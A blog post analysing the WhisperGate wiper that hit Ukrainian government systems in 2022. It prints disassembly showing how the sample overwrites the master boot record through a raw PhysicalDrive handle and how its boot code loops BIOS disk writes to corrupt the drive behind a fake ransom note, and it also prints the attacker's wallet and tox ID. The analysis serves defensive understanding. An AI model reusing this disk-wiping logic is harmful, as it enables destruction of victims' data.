


# WhisperGate :: rxOred's blog


---

 [rxored.github.io/post/analysis/whispergate/whispergate/](https://rxored.github.io/post/analysis/whispergate/whispergate/)

## WhisperGate

---

2022-01-19



## Table of content#

---

### Introduction#

---

Dozens of Ukrainian government sites, including Ministry of foreign affairs, Cabinet of ministers and security council have been hit by a massive cyber attack.

Microsoft incident response team recently released samples of destructive malware used in the campaign.

### Samples#

---

[virustotal](#) [filescan.io](#)

### Environment#

---

Windows 10 guest (Virtualbox)  
Windows 10 host

## Tools#

---

Die  
IDA  
x32dbg  
bochs

## Analysis#

---

### Behavioral analysis#

---

malware needs administrative privileges to be successful.

```
FLARE 1/19/2022 4:36:56 PM  
PS C:\Users\fakemalware\Desktop\whispergate\whispergate > .\stage1.exe  
FLARE 1/19/2022 4:37:09 PM  
PS C:\Users\fakemalware\Desktop\whispergate\whispergate >
```

Malware does not create any network traffic, registry modifications or file modifications

Upon restarting, device will boot into a screen displaying the following ransom note.

```
Your hard drive has been corrupted.  
In case you want to recover all hard drives  
of your organization,  
You should pay us $10k via bitcoin wallet  
1AUNM68gJ6PGPFcJuftrATa4WLnzg8fpfv and send message via  
tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496  
F65  
with your organization name.  
We will contact you to give further instructions._
```


## Static analysis#

---

### The pe#


---

According to detect it easy, the file is a 32 bit PE file.




it is compiled and linked using MinGW (GCC 6.3.0) and GNU linker.

die shows entropy as 6.07208, which is high but it also says executable is not packed.



As usual, entropy in the .text section is higher than in the other sections.



strings in the binary are not encrypted. several strings shown in the above diagram gives hints about malware’s capabilities such as disk corruption.

Also, note that it shows a bitcoin wallet and a tox ID that can be used as signatures.


- 1AVNM68gj6PGPFcJufTKATa4WLnZg8fpfv
- 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057Eced5496F65

Executable does not have many imports. There are no APIs related to cryptography eventhough malware claims to encrypt the files.

Function name	Address	Ordinal	Name	Library
TopLevelExceptionFilter	00000000		CloseHandle	KERNEL32
main	00000000		CreateFileW	KERNEL32
sub_4012A0	00000000		DeleteCriticalSection	KERNEL32
start	00000000		EnterCriticalSection	KERNEL32
atexit	00000000		ExitProcess	KERNEL32
sub_401340	00000000		FindClose	KERNEL32
sub_401430	00000000		FindFirstFileA	KERNEL32
sub_401460	00000000		FindNextFileA	KERNEL32
sub_401800	00000000		FreeLibrary	KERNEL32
sub_401910	00000000		GetCommandLineA	KERNEL32
sub_401990	00000000		GetLastError	KERNEL32
TlsCallback_1	00000000		GetModuleHandleA	KERNEL32
TlsCallback_0	00000000		GetProcAddress	KERNEL32
sub_401AA0	00000000		InitializeCriticalSection	KERNEL32
sub_401C30	00000000		LeaveCriticalSection	KERNEL32
sub_401CD0	00000000		LoadLibraryA	KERNEL32
sub_401D20	00000000		SetUnhandledExceptionFilter	KERNEL32
sub_401E10	00000000		TlsGetValue	KERNEL32
sub_401FE0	00000000		VirtualProtect	KERNEL32
sub_402010	00000000		VirtualQuery	KERNEL32
sub_402080	00000000		WriteFile	KERNEL32

## Reversing the pe#

IDA shows that PE contains two TLS callbacks. Initially suspected these were for anti-debugging purposes but turns out to be no.



first TLS callback starts calling some function pointers if Reason is DLL\_THREAD\_ATTACH .



the second TLS callback simply returns if Reason is something other than DLL\_THREAD\_DETACH or DLL\_PROCESS\_DETACH , suggesting this may be de initializing whatever initialized by the tlscallback1 .

```
000000000401300
000000000401300
000000000401300 ; Attributes: noreturn
000000000401300
000000000401300 public start
000000000401300 start proc near
000000000401300
000000000401300 var_1C= dword ptr -1Ch
000000000401300
000000000401300 sub     esp, 1Ch
000000000401303 mov     [esp+1Ch+var_1C], 2
00000000040130A call   ds:__set_app_type
000000000401310 call   sub_4011B0
000000000401310 start endp
000000000401310
```

start function calls `sub_4011b0` after setting the app type.

```
00000000040124D
00000000040124D loc_40124D:
00000000040124D call   __p_fmode
000000000401252 mov     edx, dword_406028
000000000401258 mov     [eax], edx
00000000040125A call   sub_401E10
00000000040125F and     esp, 0FFFFFF0h
000000000401262 call   sub_401990
000000000401267 call   __p_environ
00000000040126C mov     eax, [eax]
00000000040126E mov     [esp+18h+var_10], eax
000000000401272 mov     eax, ds:dword_409000
000000000401277 mov     [esp+18h+var_14], eax
00000000040127B mov     eax, ds:hTemplateFile
000000000401280 mov     [esp+18h+lpTopLevelExceptionFilter], eax ; hTemplateFile
000000000401283 call   sub_403B60 ← overwrites master
000000000401288 mov     ebx, eax                               boot record
00000000040128A call   _cexit
00000000040128F mov     [esp+18h+lpTopLevelExceptionFilter], ebx ; uExitCode
000000000401292 call   ExitProcess
000000000401292 sub_4011B0 endp
000000000401292
```

`sub_4011b0` calls function `sub_403b60` that is responsible for main functionality of the malware.

```

000000000403B60 lea ecx, [esp+hTemplateFile]
000000000403B64 and esp, 0FFFFFF0h
000000000403B67 mov eax, 202Ch
000000000403B6C push dword ptr [ecx-4]
000000000403B6F push ebp
000000000403B70 mov ebp, esp
000000000403B72 push edi
000000000403B73 push esi
000000000403B74 push ecx
000000000403B75 call sub_401FE0
000000000403B7A mov esi, offset boot_sector_code
000000000403B7F sub esp, eax
000000000403B81 lea edi, [ebp-2018h]
000000000403B87 call sub_401990
000000000403B8C mov ecx, 800h
000000000403B91 rep movsd
000000000403B93 mov [esp+14+hTemplateFile], 0 ; hTemplateFile
000000000403B98 mov dword ptr [esp+14], 0 ; dwFlagsAndAttributes
000000000403BA3 mov [esp+14+dwCreationDisposition], 3 ; dwCreationDisposition
000000000403BA8 mov [esp+14+lpSecurityAttributes], 0 ; lpSecurityAttributes
000000000403BB3 mov [esp+14+dwShareMode], 3 ; dwShareMode
000000000403BB8 mov [esp+14+dwDesiredAccess], 10000000h ; dwDesiredAccess
000000000403BC3 mov [esp+14+lpFileName], offset FileName ; "\\.\PhysicalDrive"
000000000403BCA call CreateFileW
000000000403BCF mov esi, eax
000000000403BD1 lea eax, [ebp-2018h]
000000000403BD7 sub esp, 1Ch
000000000403BDA mov [esp+14+lpFileName], esi ; hFile
000000000403BDD mov [esp+14+dwCreationDisposition], 0 ; lpOverlapped
000000000403BE5 mov [esp+14+lpSecurityAttributes], 0 ; lpNumberOfBytesWritten
000000000403BED mov [esp+14+dwShareMode], 200h ; nNumberOfBytesToWrite
000000000403BF5 mov [esp+14+dwDesiredAccess], eax ; lpBuffer
000000000403BF9 call WriteFile
000000000403BFE sub esp, 14h
000000000403C01 mov [esp+14+lpFileName], esi ; hObject
000000000403C04 call CloseHandle
000000000403C09 push eax
000000000403C0A lea esp, [ebp-0Ch]
000000000403C0D xor eax, eax
000000000403C0F pop ecx
000000000403C10 pop esi
000000000403C11 pop edi
000000000403C12 pop ebp
000000000403C13 lea esp, [ecx-4]
000000000403C16 retn
000000000403C16 main endp
000000000403C16

```

the function copies 2048 bytes at offset `boot_sector_code` into the stack.

```

.data:00404004 align 20h
.data:00404020 boot_sector_code db 0EBh ; ë ; DATA XREF: sub_403B60+1Afo
.data:00404021 db 0
.data:00404022 db 8Ch ; Ą
.data:00404023 db 0C8h ; È
.data:00404024 db 8Eh ; Ž
.data:00404025 db 0D8h ; Ø
.data:00404026 db 0BEh ; ¼
.data:00404027 db 88h ; ¸
.data:00404028 db 7Ch ; |
.data:00404029 db 0E8h ; è
.data:0040402A db 0
.data:0040402B db 0
.data:0040402C db 50h ; P
.data:0040402D db 0FCh ; ů
.data:0040402E db 8Ah ; Š
.data:0040402F db 4
.data:00404030 db 3Ch ; <
.data:00404031 db 0
.data:00404032 db 74h ; t
.data:00404033 db 6
.data:00404034 db 0E8h ; è
.data:00404035 db 5
.data:00404036 db 0
.data:00404037 db 46h ; F
.data:00404038 db 0EBh ; ë
.data:00404039 db 0F4h ; ô
.data:0040403A db 0EBh ; ë
.data:0040403B db 5
.data:0040403C db 0B4h ; ´
.data:0040403D db 0Eh
.data:0040403E db 0CDh ; ĩ
.data:0040403F db 10h
.data:00404040 db 0C3h ; Ā
.data:00404041 db 8Ch ; Ą
.data:00404042 db 0C8h ; È
.data:00404043 db 8Eh ; Ž
.data:00404044 db 0D8h ; Ø
.data:00404045 db 0A3h ; ě

.data:00405E1E db 55h ; U
.data:00405E1F db 0AAh ; ð

```

offset contains bytes of compiled x86 real mode boot sector code, along with the boot signature `0x55AA`.





```

seg000:7C00 ; Segment type: Pure code
seg000:7C00 segment byte public 'CODE' use16
seg000:7C00 assume cs:seg000
seg000:7C00 ;org 7C00h|
seg000:7C00 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:7C00 jmp short $+2
seg000:7C02 ; -----
seg000:7C02 start: ; CODE XREF: seg000:7C00fj
seg000:7C02 mov ax, cs
seg000:7C04 mov ds, ax
seg000:7C06 mov si, offset ransom_note ; "Your hard drive has been corrupted.\r\n"...
seg000:7C09 call $+3
seg000:7C0C push ax
seg000:7C0D cld
seg000:7C0E
seg000:7C0E print_loop: ; CODE XREF: seg000:7C184j
seg000:7C0E mov al, [si] ; prints the ransom note
seg000:7C10 cmp al, 0
seg000:7C12 jz short loc_7C1A
seg000:7C14 call print_char
seg000:7C17 inc si
seg000:7C18 jmp short print_loop ; prints the ransom note
seg000:7C1A ; -----

```

cs segment register is initially initialized to 0x0, it is used to zero out `ax` and set up other segment registers. then loads the ransom note into `si` register.

```

seg000:7C88 ransom_note db 'Your hard drive has been corrupted.',0Dh,0Ah
seg000:7C88 ; DATA XREF: seg000:7C06fo
seg000:7C88 db 'In case you want to recover all hard drives',0Dh,0Ah
seg000:7C88 db 'of your organization,',0Dh,0Ah
seg000:7C88 db 'You should pay us $10k via bitcoin wallet',0Dh,0Ah
seg000:7C88 db '1AVMM68gj6PGPFcJufTKATa4WLnzg8fpfv and send message via',0Dh,0Ah
seg000:7C88 db 'tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23'
seg000:7C88 db '054C057CED5496F65',0Dh,0Ah
seg000:7C88 db 'with your organization name.',0Dh,0Ah
seg000:7C88 db 'We will contact you to give further instructions.',0,0,0,0,'U',0AAh
seg000:7C88 seg000 ends
seg000:7C88
seg000:7C88
seg000:7C88
seg000:7C88 end

```

Next instruction calls `print_loop`, which then calls `print_char` after loading `al` with the byte at `si`. And it will repeat this operation until `[si]` is null.

```

seg000:7C1C ; ===== SUBROUTINE =====
seg000:7C1C
seg000:7C1C
seg000:7C1C print_char proc near ; CODE XREF: seg000:7C14fp
seg000:7C1C mov ah, 0Eh
seg000:7C1E int 10h ; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
seg000:7C1E ; AL = character, BH = display page (alpha modes)
seg000:7C1E ; BL = foreground color (graphics modes)
seg000:7C20 retn |
seg000:7C20 print_char endp
seg000:7C20
seg000:7C21 ; -----

```

`print_char` uses BIOS interrupts to put a single character into the screen. A BIOS interrupt call is a feature of BIOS that allows bootloaders and early kernels to access BIOS services such as video memory access and low-level disk access. To use BIOS interrupts, `ah` register should be initialized to the function number. parameters passed down through registers and similar to x86 syscalls, `int` instruction is used to do the software interrupt along with the BIOS service number

For instance, in the above image, malware loads Display character function number `0x0e` into `ah` and calls BIOS video service.

More about BIOS interrupts - [Ralf Brown's BIOS interrupt list](#).

After printing the ransom note, the overwritten code jumps into another label

```

seg000:7C1A ; -----
seg000:7C1A
seg000:7C1A loc_7C1A:          ; CODE XREF: seg000:7C121j
seg000:7C1A          jmp     short corrupt_c

```

which then jumps to label `corrupt_c`

```

seg000:7C21 ; -----
seg000:7C21
seg000:7C21 corrupt_c:          ; CODE XREF: seg000:loc_7C1A1j
seg000:7C21          ; seg000:7C5B1j ...
seg000:7C21          mov     ax, cs
seg000:7C23          mov     ds, ax
seg000:7C25          mov     word ptr ds:unk_7C78, ax
seg000:7C28          mov     dword ptr ds:unk_7C76, 7C82h
seg000:7C31          mov     ah, 43h ; 'C'
seg000:7C33          mov     al, 0
seg000:7C35          mov     dl, byte ptr ds:unk_7C87
seg000:7C39          add     dl, 80h
seg000:7C3C          mov     si, 7C72h
seg000:7C3F          int     13h ; DISK - IBM/MS Extension - EXTENDED WRITE (DL - drive, AL - verify flag, DS:SI - disk address packet)
seg000:7C41          jnb     short failed
seg000:7C43          jnb     short success
seg000:7C45

```

Two instructions after segment register initialization sets word at `0x7c78` to `0x0000` and dword at `0x7c76` to `0x7c82` ('AAAA').

```

<bochs:14> x /!hx 0x7c78
[bochs]:          seg000:7C45          inc     byte ptr ds:unk_7C87
0x000000000000007c78 <bogus+ 0>: 0x0000          dword ptr ds:unk_7C7A, 1
<bochs:15> x /!wx 0x7c76
[bochs]:          seg000:7C28          mov     dword ptr ds:unk_7C7E, 0
0x000000000000007c76 <bogus+ 0>: 0x00007c82 ← AAAAA

```

This initializes the DAP (Disk Address Packet) structure. DAP is a structure that should be initialized in memory in order to use Logical block addressing with interrupt 0x13. This structure is then should be passed through `si` register.

the layout of the structure

Offset	Size	Description
0	1	size of the packet (16 bytes)
1	1	always 0
2	2	number of sectors to transfer (max 127 on some BIOSes)
4	4	transfer buffer (16 bit segment:16 bit offset) (see note #1)
8	4	lower 32-bits of 48-bit starting LBA
12	4	upper 16-bits of 48-bit starting LBA

source [osdev](#)

before the interrupt call `int 0x13`, which is used for low-level disk access, `ah` register is initialized to `0x43`, BIOS function number for writing sectors to the disk.

following registers are also initialized

- `al` - `0x0` (close clock write)
- `dl` - `0x80` (hard disk)
- `si` - `0x7c72` (DAP)

The `si` register is loaded with address `0x7c72`, which must be the address of disk address packet.

```

seg000:7C72 dapl      db 10h                ← sizeof packet
seg000:7C73          align 2
seg000:7C74          dw 1                ← no of sections to transfer
seg000:7C76 unk_7C76  db 0                ; DATA XREF: seg000:7C281w
seg000:7C77          db 0
seg000:7C78 unk_7C78  db 0                ← ; DATA XREF: seg000:7C251w transfer bytes
seg000:7C79          db 0
seg000:7C7A unk_7C7A  db 1                ; DATA XREF: seg000:7C491w
seg000:7C7A          db 1                ; seg000:success1w
seg000:7C7B          db 0                ← lowe 32 bits
seg000:7C7C          db 0
seg000:7C7D          db 0
seg000:7C7E unk_7C7E  db 0                ; DATA XREF: seg000:7C521w
seg000:7C7E          db 0                ; seg000:7C661w upper 32 bits
seg000:7C7F          db 0
seg000:7C80          db 0
seg000:7C81          db 0
seg000:7C82          db 41h ; A
seg000:7C83          db 41h ; A
seg000:7C84          db 41h ; A
seg000:7C85          db 41h ; A
seg000:7C86          db 41h ; A
seg000:7C87 unk_7C87  db 0                ; DATA XREF: seg000:7C351r
seg000:7C87          db 0                ; seg000:failed1w

```

A successful BIOS interrupt call will overwrite the first Logical Block Address of the disk with **AAAA** , corrupting the C drive.

The next few instructions check whether an extended write operation is successful or not. if **cf** is set (error) control flow gets redirected to **loc\_7c45** (failed), else, to **loc\_7c5d** (success).

```

seg000:7C45 failed:      ; CODE XREF: seg000:7C411j
seg000:7C45          inc     byte ptr ds:unk_7C87
seg000:7C49          mov     dword ptr ds:unk_7C7A, 1
seg000:7C52          mov     dword ptr ds:unk_7C7E, 0
seg000:7C58          jmp     short corrupt_c
seg000:7C5D          ;
seg000:7C5D          ;

```

if fails, the malware tries to overwrite the next disk drive by incrementing the value that adds up with 0x80.

```

seg000:7C5D          ;
seg000:7C5D success:    ; CODE XREF: seg000:7C431j
seg000:7C5D          add     dword ptr ds:unk_7C7A, 0C7h
seg000:7C66          adc     dword ptr ds:unk_7C7E, 0
seg000:7C6F          c1c
seg000:7C70          jmp     short corrupt_c
seg000:7C70          ;

```

Adds 0xc7 (199) to **[0x7c7a]** , incrementing next LBA to be overwritten by 199.

The loop is going to continue until the hard disk is completely overwritten by **AAAA** s for each 200 Logical Block Address, entirely corrupting the disk.

## The end#

It is clear that financial gain is not the motivation behind this malware. Malware is created to do the maximum possible damage to the infected computer.

#Spread Anarchy!